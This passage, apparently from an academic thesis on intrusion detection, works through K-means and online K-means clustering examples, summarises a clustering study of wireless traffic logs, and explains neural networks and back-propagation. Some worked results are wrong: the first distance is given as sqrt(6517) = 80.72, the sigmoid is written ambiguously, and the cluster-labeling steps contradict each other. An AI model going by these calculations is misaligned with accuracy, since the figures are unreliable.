$$\sqrt{(p_1 - q_1)^2 + (p_2 - q_2)^2 + \cdots + (p_n - q_n)^2} = \sqrt{\sum_{i=1}^{n}(p_i - q_i)^2}.$$

**Iteration 1:**

We will have to check the Euclidean distance of every point (e.g., 22,21)from both centroids $C_1(18,22)$ and $C_2(4,2)$ and the point will be assigned to the cluster it has lowest distance with.

For Point 1, (22,21):

Distance from centroid $C_1$: $\sqrt{\{(22-18)^2 + (21-22)^2\}} = \sqrt{17} = 4.12$

Distance from centroid $C_2$: $\sqrt{\{(22-4)^2 + (21-2)^2\}} = \sqrt{6517} = 80.72$

So, point 1 is assigned to $C_1$.

In the same way point 2 and point 3 are assigned to $C_1$ and point 4 and point 5 are assigned to $C_2$.

So, Cluster 1, $C_1$ = {point 1, point 2, point 3} = {(22,21), (19,20), (18,22)}

Cluster 2, $C_2$ = {point 4, point 5} = {(1,3), (4,2)}

Now, we calculate the new centroids for the clusters.

New centroid for $C_1$: {(22,21) + (19,20) + (18,22)} / 3 = (20,21)

New centroid for $C_2$: {(1,3) + (4,2)} / 2 = (3,3)

**Iteration 2:**

We will have to check the distance of every point from both centroids and the point will be assigned to the cluster it has lowest distance with.

For Point 1, (22,21):

Distance from $C_1$: $\sqrt{\{(22-20)^2 + (21-21)^2\}} = 2$

Distance from $C_2$: $\sqrt{\{(22-3)^2 + (21-3)^2\}} = \sqrt{685} = 26.17$

So, point 1 is assigned to $C_1$.

In the same way point 2 and point 3 are assigned to $C_1$ and point 4 and point 5 are assigned to $C_2$.

So, Cluster 1, $C_1$ = {point 1, point 2, point 3} = {(22,21), (19,20), (18,22)}

Cluster 2, $C_2$ = {point 4, point 5} = {(1,3), (4,2)}

Now, we calculate the new centroids for the clusters.

New centroid for $C_1$: {(22,21) + (19,20) + (18,22)} / 3 = (20,21)

New centroid for $C_2$: {(1,3) + (4,2)} / 2 = (3,3)

Since the clusters and centroids remain unchanged, we will stop here. The final clusters will look like figure 17.




**Figure 17: K-Means Example**

### 2.2.1. NIDS Using Cluster Analysis

The process of grouping a set of physical or abstract objects into classes of similar objects is called clustering. A cluster of data objects can be treated collectively as one group in many applications. By clustering, one can identify dense and sparse regions and discover overall distribution patterns and interesting correlations among data attributes using different algorithms. We found in our investigation that the researchers are highly motivated and clustering analysis can serve as a first step for other analysis or mining operations on the detected clusters and even performance tuning of the sensor networks.

In the research paper (Khoshgoftaar et al. 2005), the authors extended their previous work by clustering wireless traffic data and use heuristics to label each instance as intrusion or normal. The authors identified the problems that there are security vulnerabilities of 802.11 wireless networks for leading to a summary of network traffic metrics relevant to modeling the security of wireless networks. The heuristics they used are similar to their previous work in which clusters are ordered according to the largest cluster and a percentage cutoff is used to determine the separation point between attacks and normal clusters. The assumption here is that the largest cluster will have normal instances whereas anomalous or intrusive instances would belong to clusters far away from the largest cluster. In their study they use a distance-based cut off instead percentage cutoff. They applied the online k-means clustering algorithm to the three datasets for three different maximum number of clusters, i.e., $k = 15, 30, 50$ clusters. Initially, all metrics were used during clustering with the numeric features scaled to [0,l] and the categorical features -day, time slot, and access point - represented by the 1-of-N encoding approach. This encoding increased the number of features to 178 dimensions. The clusters that are relatively farther from the largest clusters are usually small in size and could constitute as anomalies or intrusions.




**Figure 18: Distance to largest cluster**

The cluster distances from the largest cluster plotted against the log of cluster size is shown in Figure – 18. The figure aids in identifying the *normal* clusters according to our conservative assumption that very large clusters cannot be attacks. Their study also investigated the use of tracers (records with known normal or intrusive levels) to enhance intrusion detection performance. They showed that the small set of tracers can significantly improve the intrusion detection rate of their cluster-based approach. Authors claim that their approach is one of the first studies to investigate a tracer-based clustering approach with expert analysis for intrusion detection in WLANs. They suggested that the future studies can investigate using tracers to isolate different intrusion or attack types among the intrusive clusters.

The input data (http://nms.lcs.mit.edu/~mbalazin/wireless) for their work was a wireless logs obtained from more than 170 access points spread over three buildings. The raw data was summarized into connection-oriented records by pairing up the Mac address that uniquely identifies the client with the access point to which it is connected. The wireless network used for data collection was operating in the infrastructure mode with clients connected via the access points. The following attributes in table 6 are used in their data collection process.

| | |
|---|---|
| Site | string |
| Day | Date |
| Moment | Time |
| AP_Name | String |
| SysUpTime | Time |
| SnmpInPkts | Int |
| SnmpOutPkts | Int |
| IpIn | Int |
| IpOut | Int |
| IpFwd | Int |
| TcpIn | Int |
| TcpOut | Int |
| UdpIn | Int |
| UdpOut | Int |

**Table 6: Data Collection Attributes**

K-Means is a widely used algorithm that minimizes the mean-squared error (MSE) objective function. K-means is popular algorithm due to its simplicity, low time complexity, and fast convergence (Khoshgoftaar et al. 2005). The authors have shown in their previous work (Khoshgoftaar et al. 2005) that Online K-means not only outperforms batch K-means in clustering quality but is also more efficient.

After preprocessing the data they have applied the online K-means algorithm to find the clusters from the wireless log data. We will now explain their online K-mean algorithm with an example (Ejelike 2008). Following table 7 represents the input data.

| Site | Day | Moment | AP | SysUpTime | SnmpInPkts | SnmpOutPkts | IpIn | IpOut | IpFwd | TcpIn | TcpOut | UdpIn | UdpOut |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| LBdg | 2.7.20 | 00:05:07 | AP1 | 3:1:57:12.0 | 523976 | 522317 | 984212 | 528030 | 0 | 1911 | 1911 | 523187 | 524183 |
| MBdg | 2.7.20 | 00:10:07 | AP2 | 3:2:02:12.0 | 524444 | 522783 | 984744 | 528498 | 0 | 1911 | 1911 | 523653 | 524649 |

**Table 7: Sample Input data for clustering**

We can only use numeric values for Clustering. Therefore the *site* and *AP name* attributes which are of string data type in the sample data have to be converted to numeric data type. The authors used 1-of-N encoding, which assigns the same weight to each category and requires as many numeric places as there are categories. For example, Site with 3 nominal values (LBldg, MBldg, SBldg) would be assigned 100, 010, and 001 respectively. LBldgAP and MBldgAP will be assigned 200 and 020 respectively, and any other APname would be 002.

Suppose our Input dataset has 4 dimensions and the cluster has 2 points L, M, and a centroid P; $L = (L_1, L_2, \dots, L_4)$,$M = (M_1, M_2, \dots, M_4)$, and $P = (P_1,P_2, \dots, P_4)$. $P_1 = (L_1+M_1)/2$, $P_2 = (L_2+M_2)/2$, $P_3 = (L_3+M_3)/2$, $P_4 = (L_4+M_4)/2$.

The cluster centroid is randomly selected, each point in the matrix is assigned to the nearest cluster center and then a new centroid for each cluster is recalculated using the new cluster member values. For example, we will use a simple sample dataset for easy calculation to show how the online K-Means algorithm works. Assuming we transform the sample input data in Table 8, to make use of only five attributes from the sample input as shown in following Table.

| Connection Record | Attribute 1 | Attribute 2 | Attribute 3 | Attribute 4 |
|---|---|---|---|---|
| $Con_1$ | 5 | 3 | 2 | 1 |
| $Con_2$ | 6 | 6 | 3 | 1 |

**Table 8: Sample connection records for kmo algorithm**

Each record $Con_1$, $Con_2$ represents one point with 4 attributes.

1. Initial value of centroids (Initialization): Let $C_1$ and $C_2$ denote randomly selected centroids, with $C_1 = (3,3,3,3)$ and $C_2 = (2,2,2,2)$. We are using a cluster with 2 points, therefore our K (number of clusters) = 2.

2. Objects-Centroids Distance: The distance between cluster centroid to each object is calculated using Euclidean distance. Then, distance matrix at iteration 0 will be

$$E = \frac{1}{N} \sum \left\| x_n - \mu_{yn} \right\|^2 \quad \dots\dots\dots\dots\dots\dots\dots\dots (1)$$

Where $y_n = \arg\min_k \left\| x_n - \mu_k \right\|^2$ is the cluster identity of data vector $x_n$ and $\mu_{yn}$ is the centroid of cluster $y_n$. $\|.\|$ represents $L2$ norm.

Let $L_i$ and $M_j$ = $Con_1$, $Con_2$ respectively and since we want to cluster the connection records in two clusters $C_1$ and $C_2$, as shown in Figure 19 below;

| $L_i$ | $M_i$ | $C_1$ | $C_2$ |
|---|---|---|---|
| 5 | 6 | 3 | 2 |
| 3 | 6 | 3 | 2 |
| 2 | 3 | 3 | 2 |
| 1 | 1 | 3 | 2 |

**Figure 19: Matrix representation of C1 and C2 at 0th iteration**

Then the distances between the columns in Table 8 is calculated as follows using equation 1;

$$d\,(L_i, C_1) = \sqrt{\{(5-3)^2 + (3-3)^2 + (2-3)^2 + (1-3)^2\}} = \sqrt{9} = 3$$

$$d\,(M_j, C_1) = \sqrt{\{(6-3)^2 + (6-3)^2 + (3-3)^2 + (1-3)^2\}} = \sqrt{22} = 4.69$$

$$d\,(L_i, C_2) = \sqrt{\{(5-2)^2 + (3-2)^2 + (2-2)^2 + (1-2)^2\}} = \sqrt{11} = 3.32$$

$$d\,(M_j, C_2) = \sqrt{\{(6-2)^2 + (6-2)^2 + (3-2)^2 + (1-2)^2\}} = \sqrt{34} = 5.83$$

$D_0$ represents distance at iteration 0, therefore our matrix at iteration 0 for the instance $C_1$ is:

$$D_0 = [3 \quad 4.69]$$

3. Objects clustering: The difference between online K-Means and normal K-Means is that, normal K-Means will assign all instances (connection records) to a cluster and then update the centroid. But, with online K-Means centroid is updated after assigning each instance to a cluster. The aim is to move the cluster point closer to the vector instance. Based on the minimum distance, $Con_1$ is assigned to group 1 as shown in Table 9.

$$C_0 = \begin{bmatrix} 1 \\ 0 \end{bmatrix} \begin{matrix} = \text{group } 1 \\ = \text{group } 2 \end{matrix}$$

**Table 9: Object clustering generating cluster ($C_0$)**

$C_1 = (3,3,3,3)$ group 1

$C_2 = (2,2,2,2)$ group 2

4. Determine a new centroid. It uses equation 2 below to calculate the new centroid position:

$$\mu_{yn}^{(new)} = \mu_{yn} - \frac{\partial E}{\partial \mu_{yn}} = \mu_{yn} + \Sigma\,(X_n - \mu_{yn}) \quad \ldots\ldots\ldots\ldots\ldots\ldots\ldots\ldots\ldots\ldots\ldots \quad (2)$$

$\Sigma$ is a learning rate that takes a small positive number (e.g., 0.05) or gradually decreases in the learning process

$\mu_{yn} = 4$, $\Sigma = 0.05$. Since there are no objects in group 2, the centroid at group 2 will remain unchanged at (2, 2, 2, 2). The new centroid $\mu_{yn}^{(new)}$ (new center position) for group 1 will be as follows;

$\mu_{yn}^{(new)} = 3 + 0.05\,((5-3) + (3-3) + (2-3) + (1-3))$

$\mu_{yn}^{(new)} = 3 + 0.05\,(-1\,) = 2.95$

After recalculating the centroid, group 1 has the new centroid 2.95. Group 2 centroid remains unchanged as no objects are assigned to it. Our new matrix for first iteration is shown in Figure 20.

| $L_i$ | $M_i$ | $C_1$ | $C_2$ |
|---|---|---|---|
| 5 | 6 | 2.95 | 2 |
| 3 | 6 | 2.95 | 2 |
| 2 | 3 | 2.95 | 2 |
| 1 | 1 | 2.95 | 2 |

**Figure 20: Matrix records for iteration1**

The next object ($R_2$) will now be allocated to a cluster. The object-centroid distance is now calculated as shown in No. 2.

D1 (Mj, C1) = √ {(6-2.95)2 + (6-2.95)2 + (3-2.95)2 + (1-2.95)2 } = √22.41 = 4.73

$D_1 (M_j, C_2) = \sqrt{\{(6-2)^2 + (6-2)^2 + (3-2)^2 + (1-2)^2\}} = \sqrt{34} = 5.83$

$D_1$ represents distance at iteration 1.

D1 = [4.73     5.83]

Based on the minimum distance, $Con_2$ is assigned to group 1.

$$C_1 = \begin{bmatrix} 1 \\ 0 \end{bmatrix} \begin{matrix} = \text{group } 1 \\ = \text{group } 2 \end{matrix}$$

**Table 10: Object clustering generating cluster ($C_1$)**

The two records $Con_1$ and $Con_2$ are now assigned to group 1. New centroid for group 1 is recomputed, group 2 centroid will still remain the same since no object is assigned to it. The re-computation of cluster centroid continues until each group remains unchanged.

- To separate intrusive objects from normal instances;

Find the largest cluster, i.e., the one with the most number of instances, and label it *normal*. Assume its centroid is $\mu_o$.

- Sort the remaining clusters in ascending order of the distance from each cluster centroid to $\mu_o$. Within a cluster, sort the data instances in the same way (i.e., ascending order of distance from each data instance to $\mu_o$).

- Select all clusters that have a distance (to $\mu_o$) greater than $\eta$D, and label them as intrusive where D is the largest distance from the centroid of the largest cluster to the farthest instance in $\eta$ and $\eta$ is the portion of the instances farthest away from the largest cluster.

- Label all the other instances as *attacks*.

Assume group 1 is the largest cluster with a centroid $\mu_o$ of 3. D is 3.23 and $\eta = 0.17$ then $\eta D = 0.55$. So it means that any cluster that the distance from centroid $\mu_o$ of group 1 is greater than 0.55 will be labeled as intrusive cluster.

To measure the performance (accuracy) of the proposed clustering-based intrusion detection approach, they ask a wireless network expert to assign normal or intrusive label to each cluster. The expert was given the average statistics of each feature for a cluster, but not the distance relationship between clusters. The expert categorized each cluster solely based on his understanding of the relationship between metrics and attacks. The set of expert-assigned labels are then used as the "ground truth" for the evaluation of their clustering based methods. They have done experiments on their system with three weeks datasets and claimed that the effectiveness of the clustering-based wireless intrusion detection method was validated.

## *2.3. Classification Rule Concept:*

Intrusion detection can be thought of as a classification problem: we wish to classify each audit record into one of a discrete set of possible categories, normal or a particular kind of intrusion. Given a set of records, where one of the features is the class label (i.e., the concept), classification algorithms can compute a model that uses the most discriminating feature values to describe each concept.

### 2.3.1. Neural Networks:

Neural Networks are analytic techniques modeled after the processes of learning in the cognitive system which is capable of predicting new observations on specific variables from other observations on the same or other variables after executing a process of so-called learning from existing data (Han and Kamber 2005). Pattern recognition is one of the most common uses for neural networks. Pattern recognition is a form of classification. A neural network trained for classification is designed to take input samples and classify them into groups. Therefore we can classify the Neural Network into Classification Techniques in data mining (Han and Kamber 2005). We have used the Neural Network techniques in our proposed system.

We are going to describe briefly the Neural Network basics in the rest of this section and also the training algorithm called Back-Propagation in the following section. After a briefing of Neural Network basics, we will go through our proposed system in section 3.

Neural Network (NN) is an interconnected group of artificial neurons that uses a mathematical or computational model for information processing based on a connectionistic approach to computation (Dunham 2003). In most cases a Neural Network is an adaptive system that changes its structure based on external or internal information that flows through the network. In more practical terms neural networks are non-linear statistical data modeling or decision making tools. They can be used to model complex relationships between inputs and outputs or to find patterns in data.

Neural Networks are very sophisticated modeling techniques capable of modeling extremely complex functions (Ramadas et al. 2003). The neural network user gathers representative data, and then invokes training algorithms to automatically learn the structure of the data. Although the user does need to have some heuristic knowledge of how to select and prepare data, how to select an appropriate neural network, and how to interpret the results, the level of user knowledge needed to successfully apply neural networks is much lower than would be the case using some more traditional nonlinear statistical methods.

The most common neural network model is the Multilayer Perceptron (MLP). This type of neural network is known as a supervised network because it requires a desired output in order to learn. The goal of this type of network is to create a model that correctly maps the input to the output using historical data so that the model can then be used to produce the output when the desired output is unknown. A graphical representation of an MLP is shown below.




**Figure 21: Multilayer Perceptron [MLP] Model**

The above figure 21 is of a two hidden layer multiplayer perceptron (MLP). The inputs are fed into the input layer and get multiplied by interconnection weights as they are passed from the input layer to the first hidden layer. Within the first hidden layer, they get summed then processed by a nonlinear function. As the processed data leave the first hidden layer, again they get multiplied by interconnection weights, then summed and processed by the second hidden layer. Finally, the data are multiplied by interconnection weights then processed one last time within the output layer to produce the neural network output.

The MLP and many other neural networks learn using an algorithm called back-propagation. With back-propagation, the input data are repeatedly presented to the neural network. With each presentation the output of the neural network is compared to the desired output and an error is computed. This error is then fed back (back-propagated) to the neural network and used to adjust the weights such that the error decreases with each iteration and the neural model gets closer and closer to producing the desired output. This process is known as "training".




**Figure 22: Neural Network Learning for XOR Data**

The above diagram Demonstrates a neural network learning to model the exclusive-or (XOR) data. The XOR data is repeatedly presented to the neural network. With each presentation, the error between the network output and the desired output is computed and fed back to the neural network. The neural network uses this error to adjust its weights such that the error will be decreased. This sequence of events is usually repeated until an acceptable error has been reached or until the network no longer appears to be learning.

### 2.3.1.1. Applications for Neural Networks:

Neural networks are applicable in virtually every situation in which a relationship between the predictor variables (independents, inputs) and predicted variables (dependents, outputs) exists, even when that relationship is very complex and not easy to articulate in the usual terms of "correlations" or "differences between groups." A few representative examples of problems to which neural network analysis has been applied successfully are:

- **Detection of medical phenomena.** A variety of health-related indices (e.g., a combination of heart rate, levels of various substances in the blood, respiration rate) can be monitored. The onset of a particular medical condition could be associated with a very complex (e.g., nonlinear and interactive) combination of changes on a subset of the variables being monitored. Neural networks have been used to recognize this predictive pattern so that the appropriate treatment can be prescribed.

- **Stock market prediction.** Fluctuations of stock prices and stock indices are another example of a complex, multidimensional, but in some circumstances at least partially-deterministic phenomenon. Neural networks are being used by many technical analysts to make predictions about stock prices based upon a large number of factors such as past performance of other stocks and various economic indicators.

- **Credit assignment.** A variety of pieces of information are usually known about an applicant for a loan. For instance, the applicant's age, education, occupation, and many other facts may be available. After training a neural network on historical data, neural network analysis can identify the most relevant characteristics and use those to classify applicants as good or bad credit risks.

- **Monitoring the condition of machinery.** Neural networks can be instrumental in cutting costs by bringing additional expertise to scheduling the preventive maintenance of machines. A neural network can be trained to distinguish between the sounds a machine makes when it is running normally ("false alarms") versus when it is on the verge of a problem. After this training period, the expertise of the network can be used to warn a technician of an upcoming breakdown, before it occurs and causes costly unforeseen "downtime."

- **Engine management.** Neural networks have been used to analyze the input of sensors from an engine. The neural network controls the various parameters within which the engine functions, in order to achieve a particular goal, such as minimizing fuel consumption.

### 2.3.1.2. Back-Propagation Algorithm

Back-Propagation learns by iteratively processing a set of training samples, comparing the network's prediction for each sample with the actual known class level. For each training sample, the weights are modified so as to minimize the mean squared error between the network's prediction and the actual class (Han and Kamber 2005). These modifications are made in the backwards direction, from the output layer, through each hidden layer down to the first hidden layer.

We have implemented the back propagation algorithm in our proposed system for training purpose is summarized in the following figure 23:

**Algorithm: Backpropagation**. Neural Learning for classification, using the backpropagation algorithm.

**Input:** The training samples, *samples*; learning rate, *l*; a multilayer feed-forward network, *network*.

**Output:** A neural network trained to classify the samples.

**Method:**

```
(1)   Initialize all weights and biases in network;
(2)   while terminating condition in not satisfied {
(3)       for each training sample $X$ in samples {
(4)           // Propagate the inputs forward:
(5)           for each hidden or output layer unit j {
(6)               $I_j = \sum_i w_{ij} O_i + \theta_j$; //compute the net input of unit j with respect to
the previous layer, i.
(7)               $O_i = 1 / 1 + e^{-Ij}$ ; } // compute the output of each unit j
(8)           // Backpropagate the errors:
(9)           for each unit j in the output layer
(10)              $Err_j = O_j (1 - O_j)(T_j - O_j)$; // compute the error
(11)        for each unit j in the hidden layers, from the last to the first hidden layer
(12)              $Err_j = O_j (1 - O_j) \sum_k Err_k w_{jk}$; // compute the error with respect to
the next higher layer, k
(13)        for each weight $w_{ij}$ in network {
(14)              $\Delta w_{ij} = (l) Err_j O_i$; // weight increment
(15)              $w_{ij} = w_{ij} + \Delta w_{ij}$; } // weight update
(16)        for each bias $\theta_j$ in network {
(17)              $\Delta\theta_j = (l) Err_j$; // bias increment
(18)              $\theta_j = \theta_j + \Delta\theta_j$; } // bias update
(19)  }}
```

**Figure 23: Back-propagation Algorithm.**

Each step of the Back-propagation algorithm (Han and Kamber 2005) is briefly described below:

**Initialize the weights:**

The weights in the network are initialized to small random numbers ranging from – 1.0 to 1.0. Each unit has a bias associated with it. The biases are similarly initialized to small random numbers.

Each training sample, X, is processed by the following steps.

**Propagate the inputs forward:**

In this step, the net input and output of each unit in the hidden and output layers are computed. First, the training sample is fed to the input layer of the network. Note that for unit $j$ in the input layer, its output is equal to its input, that is $O_j = I_j$ for input unit $j$. The net input to each unit in the hidden layer and output layers is computed as a linear combination of its inputs. A hidden layer or output layer unit is shown in figure 29. The inputs to the unit are the outputs of the units connected to it in the previous layer. To compute the net input to the unit, each input connected to the unit is multiplied by its corresponding weight, and this is summed. Given a unit $j$ in a hidden or output layer, the net input, $I_j$, to unit $j$ is:

$$I_j = \sum_i w_{ij} O_i + \theta_j$$

where $w_{ij}$ is the weight of the connection from unit I in the previous layer to unit j; $O_i$ is the output of unit i from the previous layer; and $\theta_j$ is the bias of the unit. The bias acts as a threshold in that it serves to vary the activity of the unit.




**Figure 24: Neural Network Structure**

In above figure 24, a hidden or output layer unit *j*: The inputs to unit *j* are outputs from the previous layer. These are multiplied by their corresponding weights in order to form a weighted sum, which is added to the bias associated with unit *j*. A nonlinear activation function is applied to the net input.

Each unit in the hidden and output layers takes its net input and then applies an activation function to it. The function symbolizes the activation of the neuron represented by the unit. The following sigmoid function (Han and Kamber 2005) is used. Given the net input $I_j$ to unit *j*, then $O_j$, the output of the unit *j*, is composed as

$O_i = 1 / 1 + e^{-Ij}$

This sigmoid function is non-linear and differentiable, allowing the back-propagation algorithm to model classification problems that are linearly inseparable.

**Back Propagate the Error:**

The error is propagated backwards by updating the weights and biases to reflact the error of the network's prediction. For a unit $j$ in the output layer, the error $Err_j$ is computed by the following:

$$Err_j = O_j (1 - O_j)(T_j - O_j)$$

Where $O_j$ is the actual output of unit $j$, and $T_j$ is the true output, based on the known class label of the given training sample.

To compute the error of a hidden layer unit $j$, the weighted sum of the errors of the units connected to unit $j$ in the next layer are considered. The error of a hidden layer unit $j$ is as follows:

$$Err_j = O_j (1 - O_j) \sum_k Err_k \, w_{jk}$$

where $w_{jk}$ is the weight of the connection from unit $j$ to a unit $k$ in the next higher layer, and $Err_k$ is the error of unit $k$.

The weights and biases are updated to reflect the propagated errors. Weights are updated by the following equations, where $\Delta w_{ij}$ is the change in $w_{ij}$ :

$$\Delta w_{ij} = (l)\, Err_j \, O_i$$

$$w_{ij} = w_{ij} + \Delta w_{ij}$$

The variable $l$ is the learning rate, a constant typically having a value between 0.0 and 1.0. Backpropagation learns using a method of gradient decent to search for a set of weights that can model the given classification problem so as to minimize the mean squared distance between the network's class prediction and the actual class label of the samples. The learning rate helps to avoid getting stuck at a local minimum in decision space and encourages finding the global minimum. If the learning rate is too small, then learning will occur at a very slow pace. If the learning rate is too large, then oscillation between inadequate solutions may occur.

A rule of thumb is to set learning rate to *1/t*, where *t* is the number of iterations through the training set so far.

Biases are updated by the following equation, where $\Delta\theta_j$ is the change in bias $\theta_j$:

$\Delta\theta_j = (1)\, Err_j$

$\theta_j = \theta_j + \Delta\theta_j$

Note that here we are updating the weights and biases after presentation of each sample. This is referred to as case updating. Alternatively, the weight and bias increments could be accumulated in variables, so that the weights and biases are updated after all of the samples in the training set have been presented. This later strategy is called epoch updating, where one iteration through the training set is an epoch. In theory, the mathematical derivation of back-propagation employs epoch updating, but case updating is more common since it tends to yield more accurate results.

**Terminating Condition:**
Training stops when

- All $\Delta w_{ij}$ in the previous epoch were so small as to be below some specified threshold, or
- The percentage of samples misclassified in the previous epoch is below some threshold, or
- A pre-specified number of epochs has expired.

### 2.3.1.3. Example for Learning by Back-propagation Algorithm:

Figure 25 shows a multilayer feed-forward neural network. Let the learning rate be 0.9. The initial weights and bias values of the network are given in table 11, table 12 and table 13, along with first training sample, $X = (1, 0, 1)$, whose class label is 1.




**Figure 25: An example of a multilayer Neural Network**

| $x_1$ | $x_2$ | $x_3$ |
|---|---|---|
| 1 | 0 | 1 |

**Table 11: Initial Input**

